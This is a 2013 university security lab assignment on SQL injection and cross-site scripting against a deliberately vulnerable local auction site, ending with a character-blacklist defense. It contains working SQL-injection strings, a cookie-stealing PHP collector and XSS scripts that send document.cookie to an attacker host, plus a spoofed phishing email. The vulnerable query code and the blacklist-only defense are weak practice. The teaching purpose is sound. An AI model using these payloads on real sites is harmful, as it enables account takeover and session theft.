Jackson State University
Department of Computer Science
CSC 439-01/539-02 Advanced Information Security
Spring 2013
Project # 4: SQL-Injection and Cross-Site Scripting Attacks and Controls

Due Date: April 8, 2013, 7.30 PM

1. Introduction

In this activity, you will be introduced to two kinds of code-injection attacks. These are SQL-injection and cross-site scripting attacks. You will be working with an online auction site. You will

- learn about SQL-injection attacks and perform two on the auction site,
- learn about cross-site scripting attacks and perform two on the auction site,
- learn about the problems with client-side input validation controls, and
- implement server-side controls to prevent such attacks.

After doing this project, you should have an understanding of what code-injection attacks entail, how to perform them, and how to protect a web application against them.

2. Before You Begin…

If you are using a lab computer, copy the XAMPP installer from the Shared Users folder to the folder corresponding to your particular account and then install it (Refer to Step 2). If you do not have a copy of XAMPP in your system, download it as mentioned in Step 1.

2.1 Download XAMPP for your operating system

Visit the XAMPP website (http://www.apachefriends.org/en/xampp.html) and download the latest version of XAMPP installer for your operating system and start the installation process.

2.2 Install XAMPP for your operating system

Once the download of the installer has completed, follow the installation instructions given. Make sure to install xampp directly under the C:\drive by creating a folder named 'xampp'. It is better NOT to install Apache and MySQL as services during installation.

2.3 Download the Buy-More Online Auction application archive (from the course website)

2.4. Install the Buy-More Online Auction application

In the Buy-More Online Auction application archive file you have downloaded are two folders, "Content" and "Data." Open the "Data" folder and copy the folder it contains (buy@002dmore) to the /mysql/data/ folder within the XAMPP installation folder on your machine. You should now have a folder /mysql/data/buy@002dmore/ containing a number of files.

Open the "Content" folder and copy its contents to the /htdocs/ folder within the XAMPP installation folder on your machine. You should now have a folder /htdocs/Buy-More/ containing a number of files.

2.5. Start the XAMPP services

Start the XAMPP Control Panel (file named: *xampp-control*, located in the main XAMPP folder) Click the "Start" button next to Apache. It will shortly change to a "Stop" button and display a green "Running" bar. Once Apache is running, click the "Start" button next to MySql. When it has started, the "Start" button will change to a "Stop" button and the green "Running" bar will be displayed next to the MySql label.

To test that XAMPP has been installed properly, open a web browser and navigate to http://localhost. If you see the XAMPP web page, Apache has been installed correctly. Also navigate to http://localhost/phpmyadmin to ensure that MySQL has been installed correctly.

3. A Brief Tutorial on SQL-Injection Attacks

SQL Injection attacks are attacks aimed at exploiting vulnerabilities in a database. These vulnerabilities can occur if user input is not filtered for escape characters or if user input is not strongly typed.

Leaving a database open to SQL Injection attacks is easy, but they can also be easily avoided. These attacks can result in the loss or theft of important data.
•In 2005, a high school student broke into a magazine's website and stole costumers' information.
•In 2006, criminals broke into a website of the Rhode Island government and stole credit card data for people who had done business with the state online.
•In 2009, 130 million credit card numbers were stolen from Heartland Payment Systems through an SQL injection attack.

You will now see an example online database containing a website's member information. The users enters his or her email address and password and clicks "Submit." The system then returns that user's record from the database.


The database contains two tables, "members," and "orders." The "members" table keeps track of each member's information, and the "orders" table keeps track of orders made by each member. The "members" table contains each member's:
• Name, • Email address, • Phone Number, • User ID, • Password

LastName	FirstName	Email	PhoneNumber	UserID	Password
Ashbury	Gretchen	gretchen.ashbury@email.com	638-183-1838	gashbury	gashbury12345
Cartwright	Fred	fred.cartwright@email.com	283-162-6812	fcartwrigh	fcartwright1234
Eagleton	Nancy	nancy.eagleton@email.com	782-684-1848	neagleton	neagleton12345
Hutchinson	Albert	albert.hutchinson@email.com	781-682-1836	ahutchinso	ahutchinson1234

The orders table keeps track of a member's orders and contains the following information:
•User ID
•Order Number
•Order Total

UserID	OrderNumber	OrderTotal
gashbury	5767274711	529
ahutchinso	7828486877	164
neagleton	6811235667	44

The login page, login.htm, is a simple login page with a textbox for the user's email address, a textbox for the user's password, and a "Submit" button.



Below is the HTML code for this page.

```
<html>
	<form method="post" action="search.php">
		<table cellspacing="10", cellpadding="0">
			<tr>
				<td>User Name:</td>
				<td><input type="text" name="username" /></td>
			</tr>
			<tr>
				<td>Password:</td>
				<td><input type="text" name="password" /></td>
			</tr>
		</table>
		<input type="submit" name="Request" value="Submit" />
	</form>
</html>
```

The search page, search.php, will display the record of the user corresponding to the email address and password entered. If there is no record matching the entered email address and password, a blank page is displayed.

Proper email address and password:

Ashbury Gretchen gretchen.ashbury@email.com 638-183-1838 gashbury gashbury12345

Below is the HTML code for the search.php page:

```
<html>
<body>
<?php
	$host = "localhost";
```


```
        $user = "root";
        $pass = "";
        $dbname = "security";
        $var_user = $_POST['username'];
        $var_pw = $_POST['password'];
        $connection = mysql_connect($host, $user, $pass);
        if (!$connection) echo "Could not open connection to host!";
        $db = mysql_select_db($dbname, $connection);
        if (!$db) echo "Database selection failed!";
        $query = null;
        $result = null;
        $query = "select * from members m where ((m.UserID = '$var_user') && (m.Password =
        '$var_pw'))";
        $result = mysql_query($query);
        $num = mysql_numrows($result);
        mysql_close();

        $i = 0;
        echo "<table cellpadding=\"0\" cellspacing=\"10\">";
        while ($i < $num) {
                $LastName = mysql_result($result, $i, "LastName");
                $FirstName = mysql_result($result, $i, "FirstName");
                $Email = mysql_result($result, $i, "Email");
        $PhoneNumber = mysql_result($result, $i, "PhoneNumber");
        $UserID = mysql_result($result, $i, "UserID");
        $Password = mysql_result($result, $i, "Password");
        echo "<tr><td>$LastName</td><td>$FirstName</td><td>$Email</td><td>$Phon
                eNumber</td><td>$UserID</td><td>$Password</td></tr>"; $i++; }
        echo "</table>";
        if ($num = 0) echo "No results.";
?>
</body>
</html>
```

If we know a user's email address, we can access his or her record without knowing his or her password by inserting some extra SQL code into our search. If we type in the user's email and password, the proper SQL statement will look like:
Select * From members m Where ((m.UserID = '$var_user') && (m.Password = '$var_pw'))
This returns the proper results.

Since the input from the user is a string, and there is no restraint on what is entered, SQL code can be entered and acted upon. Suppose we enter a user's email address in the address field, but enter password' or 'x'='x into the password field.


By entering password' or 'x' = 'x into the password field, our SQL query becomes
Select * From members m Where ((m.UserID = '$var_user') && (m.Password = 'password' or 'x' = 'x'))
Since we have added an or statement to our condition, it doesn't matter whether the password is correct or not, since 'x' = 'x' is always true.
Below we see what happens when we enter password' or 'x' = 'x into the password field.



Gives us:

Ashbury	Gretchen	gretchen.ashbury@email.com	638-183-1838	gashbury	gashbury12345

By injecting some SQL code into the form, we have bypassed the proper password verification condition. The same thing can be done with the email address field to return the entire set of records in the database. Suppose we enter email' or 'x' = 'x into the email address field, and we enter password' or 'x' = 'x into the password field of our form.



We get:

Ashbury	Gretchen	gretchen.ashbury@email.com	638-183-1838	gashbury	gashbury12345
Cartwright	Fred	fred.cartwright@email.com	283-162-6812	fcartwrigh	fcartwright1234
Eagleton	Nancy	nancy.eagleton@email.com	782-684-1848	neagleton	neagleton12345
Hutchinson	Albert	albert.hutchinson@email.com	781-682-1836	ahutchinso	ahutchinson1234

This works because we have injected SQL statements into our form and changed the conditions in our Select statement. By inserting an or 'x' = 'x into both fields of our form, we have ensured that both fields of our form will always evaluate TRUE because 'x' = 'x' is always true.

The simplest way to prevent against such attacks is to sanitize the user's input before it is acted upon. This involves limiting the number of characters that are acceptable as input. This can be difficult since there may often be occasions where most characters are acceptable input, such as comment boxes or in forums.

For more information on SQL, visit http://w3schools.com/sql/default.asp .

4. Things to do on SQL-Injection for this Project

To begin the SQL-injection examples, open a web-browser window and navigate to http://localhost/Buy-More . You should see the main page of the Buy-More online auction site. Begin by browsing the site to become familiar with how it works. Answer the following questions:

1. Search for items with the description "dell" costing less than $1000, but more than $48. How many are there?
2. Click the "Browse" link on the left side of the page. How many categories are there?
3. How many items are in the category "Books"?

4. Browse the "Music" category and click on the "Radiohead – In Rainbows" item. What is its item number?
5. How many times has it been bid on?
6. What is its current price?

Once you have completed these questions, click on the "Register" link on the left side of the page. Fill in the form with your personal information, but **do not enter your actual payment information.** In the "Card Number" field, enter your unique school id number (J#). When you have filled-in the form, click the "Register" button at the bottom and you should be directed to a new page.

Screenshot # 1: Take a screenshot of the registration confirmation page to include in your report.

Now that you have created a user account, click on the "Login" link on the left side of the page. Login with the information for the account you just created. When you have entered the information, click the "Submit" button at the bottom of the page. You will then be redirected to a new page, login.php.

Screenshot # 2: Take a screenshot of the login confirmation page to include in your report.

Now that you have logged-in legitimately, you will conduct your first SQL-injection attack. The login confirmation page checks the validity of the information entered in the form on the login.html page. The SQL query for this is:

```
$query = "SELECT * FROM users u WHERE ((u.Email = '$email') AND (u.Password = '$password'))";
```

where u.Email is the email address that was passed from the form and u.Password is the password passed from the form. If a record exists for which the email address matches the form's email address and the password matches the form's password, then the record is returned. If a record is returned matching the provided information, then the user is considered to be authentic, having provided a matching email address – password pair.

Browse the site and find an item. Click on the "Bid Now" link to view that item's details. You will notice that the seller's email address is bart.matthews@ .com . You will now login to the site as Bart Matthews.

Return to the login page, and enter Bart's email address in the "Email address: " field. Now, in the "Password: " field, enter

```
a' or 'x' = 'x
```

and press the "Submit" button.

Screenshot # 3: Take a screenshot of the resulting page to include in your report.

Now, click on the "Search" link on the left side of the page. Again, enter the values 1000 for the "Less than: $" field, and 48 for the "Greater than: $" field. This should return the results you found earlier. Now, you will also insert some SQL code into the "Description: " field. In the description field, enter

```
a' or TRUE) #
```

and press the Search button. How many results are returned? How does this compare with the results of the search you originally conducted?

Screenshot # 4: Take a screenshot of the resulting page to include in your report.

The reason that there were more results returned this time is that you injected SQL code into the query. Before, the query was
SELECT * FROM item i WHERE (i.Price < 1000 AND i.Price > 48 AND TRUE)
but, by injecting the SQL code, you changed it to:
SELECT * FROM item i WHERE (i.Description LIKE '%a' or TRUE) #%' AND i.Price < 1000 AND i.Price > 48 AND TRUE)
where the green text following the "#" character is treated as a comment and not considered as a part of the actual query.

You should now have a better understanding of what SQL-injection attacks are and how they work.

5. A Brief Tutorial on Cross-Site Scripting (XSS) Attacks

Cross Site Scripting (XSS) attacks are a type of code-injection attack (similar to SQL injection attacks) aimed at exploiting vulnerabilities in web sites. Any web site which displays dynamic content based on user input is potentially vulnerable to an XSS attack.

For example, if a user entered his username, the ebsite may greet the user with a welcome message featuring the username entered. This could be exploited by an attacker by entering a Javascript - the script could be executed while the client and/or server are processing the input field values.

There are two varieties of XSS attacks:
• Persistent
• Non-persistent

Persistent attacks occur when attack code is saved by the server and displayed repeatedly. An example of this would be the insertion of offensive code into a web forum, which will save the code and display it to everyone who visits the forum.

One famous persistent attack was the attack on MySpace by the Samy worm. In 2005, Samy Kamkar inserted Javascript/Ajax code into his MySpace profile which updated a user's profile with "but most of all, samy is my hero." The code would also add Samy's profile to a user's list of friends. The XSS script posted by Samy in his MySpace profile will extract the information, from the browser, about the user (stored in cookie) visiting
Samy's profile and will update the visiting user's profile by adding Samy as a friend and in the visiting user's list of heroes. Anytime anyone viewed an affected profile, the worm would automatically infect that person's profile. Within hours, the worm had spread to over 1 million profiles.

Gerald, an attacker, maintains a database of password cookies he has stolen from users of Harriet's website. His database is named "password_database" and consists of one table, called "password_table". The "password_table" table has a single attribute, "cookie".

Gerald sets up his personal website with a page called steal.php which will use the get method to take a value (the victim's cookie) from the URL and insert it into the database.

```
<html>
<?php
```

```
        $user_cookie = $_GET["password"];
        $host = "localhost";
        $user = "root";
        $pass = "";
        $dbname = "password_database";
        $connection = mysql_connect($host, $user, $pass);
        $query = "insert into password_table (cookie) values '$user_cookie'";
        $result = mysql_query($query);
?>
<script type="text/javascript">
        document.location = http://www.harrietssite.com/forum";
</script>
</html>
```

Gerald then logs into Harriet's website and posts a comment on the message board:

```
<script type="text/javascript">
        document.location="http://www.geraldssite.com/steal.php&password=" +
                document.cookie;
</script>
```

Now, anyone who logs into Harriet's website and views her forum will
•be redirected to Gerald's site with their password cookie as a URL parameter,
•have their cookie stored in Gerald's database, and
•be redirected back to Harriet's website, possibly even quickly enough that they don't notice

In this way, Gerald is able to steal the login information of anyone who visits Harriet's site. If Harriet's site is an ecommerce site which stores user's payment information, Gerald will be able to access this information for anyone who has viewed the forum.

Non-persistent attacks are attacks that occur only once. These usually consist of an attacker entering the offensive code into a web form that is then displayed.
An example of this would be if an attacker sent an email containing a contaminated URL that looked like one the user was familiar with. This URL will take the user to the proper site, but when it arrives it will execute the attacker's code and can be used to steal the user's information.

Margret runs an e-commerce site much like the site Harriet runs. Margret's site, however, does not have a forum; she instead maintains a mailing list of her site's users and sends out emails about sales on merchandise at her site.

A typical email from Margret looks like:

```
From: Margret, margret@margretsonlinestore.com
Subject: Holiday Sales
Happy Holidays Everyone!
I would like to remind you that we are having a sale on winter coats this
December!
Click the link below to view our tremendous selection:
http://www.margretsonlinestore.com/search.php?collection=Winter
Thanks!
Margret
```

When a user clicks on the link in Margret's email, he will be directed to Margret's website, which will display the name of the collection from the URL (Winter, in this case) at the top of the page and list all the items in that collection.

Gerald, the attacker, is also a regular user of Margret's site and is aware of the frequent emails regarding current sales. He decides to use his steal.php page to steal the login information from users of Margret's site also, giving him access to their billing information.

Gerald registers an email address that looks like Margret's, margret@margretsonlinestore.net . He then crafts an email which he will send to registered users of Margret's site (he gets their email addresses from the To: portion of emails he receives from Margret).

Gerald's email looks exactly like an authentic email from Margret, except for the email address and URL:

From: Margret, margret@margretsonlinestore.net
Subject: New Year's Sales
Happy Holidays Everyone!
I would like to remind you that we are having a sale on New Year's items starting December 15th!
Click the link below to view our tremendous selection:
http://www.margretsonlinestore.com/search.php?collection= <script type="text/javascript">
document.location=http://www.geraldssite.com/steal.php& + document.cookie;
</script>
Thanks!
Margret

Now, when someone on Margret's mailing list receives the email from Gerald (posing as Margret), he might click on it, thinking it is actually from Margret. When he does, he will be taken to Margret's website, where Gerald's malicious script in the URL will be read and displayed (executed, actually) on Margret's page. This redirects the user to Gerald's cookie-stealing page where the user's cookie is saved in Gerald's database, and the user is then redirected back to Margret's webpage.

The difference in these two attacks is that in the first example, the XSS attack was persistent. It was stored on Harriet's forum where it would affect anyone who viewed that page. In the second example, the XSS attack was nonpersistent. It was not stored anywhere and only users who clicked on the attacker's malicious link were affected.

Persistent attacks are difficult to detect and pose a more serious risk, since they affect every user of a site. Non-persistent attacks generally pose a less serious risk, since they rely on individual users to initiate them, but they are much more common.

For more information on javascript, visit http://w3schools.com/js/default.asp . For information on vbscript, visit http://w3schools.com/vbscript/default.asp .

6. Things to do on Cross-Site Scripting (XSS) Attacks for this Project

For the first XSS example, you will be implementing a persistent XSS attack. This means that the malicious code will be stored on the server somewhere. On the Buy-More site, the only place to insert code that will be viewed by other users is on an item's listing. Login to the site and click on the "Post Listing" button on the left side of the page. Give your item a name so that it will be

searchable by the site and show up in the search results. **The item's name should be your unique school ID number.** Now, you will find a picture for your item. Perform a Google image search for anything you like. Click on one of the results, and when the image is displayed, copy the image's URL (right-click on the image and select "Copy Image Location" in Firefox, or right-click on the image, select "Properties" and copy the "Address" field in Internet Explorer). Paste this URL into the "Picture URL" field of the post.php page. Select any condition, category, and starting price that you like.

Now, in the description field, you will enter your malicious code. For HTML to process a script, it must be enclosed within <script></script> tags. A script tag can also include a type attribute, which can be text/javascript, text/ecmascript, text/vbscript, or a number of others. This helps the browser to identify the script's language, but is not always necessary. An example tag including this attribute is <script type="text/javascript">. In this example, you will be using javascript.

Javascript can do a number of things, but for the purposes of this example, the only functions you will need to know are the alert() function and the document.location attribute. The alert() function displays a message box with some text in it. For example,
alert('This is a box');
displays a message box with the text "This is a box" in it and an "OK" button.

The document.location attribute can be used to redirect a user's browser to another site. An example is
document.location = "http://www.google.com";
This redirects a user's browser to the Google homepage.

In the "Description: " field, enter the following script, replacing the brackets and enclosed text with your school ID number:
<script type="text/javascript">
document.location=" http://www.google.com/#sclient=psy&q=[your unique school ID number]";
</script>
for example: document.location="http://www.google.com/#sclient=psy&q=1532323";
if your school ID number is 1532323.

Press the "Post Listing" button. You will then be redirected to a Google search results page. Return to the http://localhost/Buy-More/ site and click the "Browse" link. Select the category you assigned to your posting. When the results are returned, you should see the item you created in the results.

Screenshot # 5: Take a screenshot of this page to include in your report.

Now, click on the "Bid now" link for the item that you created. You should once again be re-directed to a Google search page which will display search results for your school ID number.

Screenshot # 6: Take a screenshot of this page to include in your report.

You have just perpetrated a persistent XSS attack. Now anyone who views your item on the site will be redirected to the Google search page. You could also have done a number of things to make this script more malicious.

Now you will create a non-persistent (not stored) XSS attack. Search or browse for items in the database and click on the "Bid now" link for any of them except for the one you just created. Notice the URL of the page that you are visiting. The URL should appear similar to:
http://localhost/Buy-more/bid.php?item=3
Change the value of "item" in the URL to another number between 1 and 5 and view the resulting page. Now change the value of "item" to your unique school ID number and view the resulting page.

Screenshot # 7: Take a screenshot of this page to include in your report.

What does the page display? You should notice that whatever value is passed to "item" in the URL is displayed on the page. This can be taken advantage of to perpetrate a non-persistent XSS attack.

You should now write a simple script using the alert() function that displays your unique school ID number as a message to the user. Now include the script as the value of "item" in the URL of the bid.php page. If the browser you are using is resilient to XSS attacks, it will block the loading of the page and display a message "…. modified this page to help prevent cross-site scripting." Otherwise, if the page loads, you should see your message box appear.

Screenshot # 8: Take a screenshot of this page to include in your report.

You could also have created a more malicious script for the non-persistent attack if you had wished. You would have then been required to distribute the malicious link including the script to a number of people in the hopes that someone would click on it.

7. The Trouble with Client-Side Controls to Prevent Attacks

There are a number of ways to verify and validate user-provided data. This can be done at the client-side with javascript, or any other type of scripting language, but this is not an ideal solution. You can see an example of this client-side validation by bidding a negative dollar amount on an item. To see this, find an item, click on its "Bid now" link, enter a negative value in the "Your bid: $" field, and press the "Place Bid" button. You will see a message box imploring you to enter a greater-than-zero value.

Screenshot # 9: Take a screenshot if this page and message box and include it in your report.

This seems like a safe feature, since you cannot enter a negative number on this form. The problem is that you can duplicate the form without including the validation call.

8. Implementing Server-Side Controls to Prevent Attacks

A much better way to validate user input is on the server-side using PHP, for instance. This will ensure that the data is validated immediately prior to being processed. While this should be done for any part of an application which accepts user input, you have so far identified three pages (login.php, place_bid.php, and post_confirm.php) which definitely need to have their input validated.

In this project, you will implement the controls in the login.php and post_confirm.php pages to prevent the SQL injection and the persistent XSS attacks respectively.

For each page, you will need to analyze the data being passed from the form and determine what kind of data should be acceptable. This is referred to as black-listing or white-listing characters. For example, SQL injection relies on the ability to enter the characters ‘, “, #, and ;, where cross-site scripting relies on the ability to enter a <script> tag using the <, and > characters. You may also notice that there are certain characters which a user needs to be able to include. The user must enter an email address to register, so they must be able to enter the @ and . characters. The . character is also necessary for entering the monetary value of a bid. To list an item on the site, a user must also enter the URL of an image, and this may require the :, /, and . characters. You should now have an idea of which kinds of characters are occasionally acceptable and which are probably never acceptable. For the purposes of this exercise, the following lists of characters will be enforced:
Unacceptable: ‘, “, ;, <, >, #, %
Acceptable: @, ., :, /, letters, numbers
In the real-world, it can often be much more difficult to determine which kinds of characters may occasionally be acceptable or unacceptable.

You must now write a PHP function which will scan each parameter passed from a form and examine it for proper syntax. At the beginning of each .php page you have identified (login.php and post_confirm.php) you will need to create a function. The syntax for the function will be

```
<?php
function checkCharacters($input_string)
{
        //convert the string to an array
        //find the length of the string

        for($i = 0; $i < (length of the string); $i++)
        {
                if ( the current character is ‘ )
                        return false;
                if ( the current character is “ )
                        return false;
                …
        }//end for

        return true;

}//end function checkCharacters
…
```

To convert a string to a character array, create a variable and call the str_split() function on the string:

```
$char_array = str_split( $input_string );
```

To find the length of a string, create a variable and call the strlen() function:

```
$string_length = strlen( $input_string );
```

To test a current character, you can call the ord() function to check if a character’s ASCII value matches an integer:

```
if ( ord( $char_array[$i] ) == 39 )    //the ASCII value for ‘ is 39(dec)
if (ord( $char_array[$i] ) == 34 )     //the ASCII value of “ is 34(dec)
```

You can view the ASCII characters and their associated decimal values at http://www.asciitable.com/ . You will need to implement the remaining if() statements to check the rest of the black-listed characters (; < > # %).

Once you have completed your implementation of the checkCharacters() function, you will need to insert code which will actually call the function to check the parameters passed from the forms. In the case of the login.php page, these values are $email and $password and are obviously from the from because of their assignment of a $_POST[‘’] value. Immediately after each variable is retrieved from the form, you should call the checkCharacters() function with the variable as the parameter:

```
$email = $_POST[‘Email’];
$email_valid = checkCharacters ($email);
$password = $_POST[‘Password’];
$password_valid = checkCharacters($password);
```

The values of $email_valid and $password_valid will be either true or false depending on whether or not they are valid input. Once these have been checked, you will need to check their values inside the if( ) statement that currently reads:

```
if(false)//if the form’s data is not valid
```

This is done by combining the two conditions with an OR statement:

```
if( ($email_valid == false) || ($password_valid == false)
```

Inside the body of the if( ) block, you will need to enter an echo command that will display a message to the user, such as:

```
echo ‘You have entered invalid data in the form. Please try again.<br /><br />’;
```

Once you have done this, repeat this procedure for the post_confirm.php document. You may also want to insert a line in the login.html and post.php pages which will inform the user ahead of time which characters are invalid. This should help prevent any confusion about what constitutes a valid character.

Screenshots # 10, 11: Once you have completed this process, go back through the sections in which you performed SQL-injection (page 6) or XSS attacks (page 10) on the two .php files you have updated (login.php, and post_confirm.php) and take screenshots of the error messages that get displayed when you try to pass invalid inputs to these pages that could launch the SQL injection and XSS attacks.

Code Printouts: You should print the updated login.php and post_confirm.php files incorporating the control code you had added to prevent the SQL injection and the XSS attacks.

What to Turn In:

- **Briefly summarize your understanding of the project, describing the attacks and the appropriate controls you incorporated to your code.**
- **Screenshots 1 through 11**
- **Answers to the Questions in Pages 5-6**
- **Code Printouts as mentioned above.**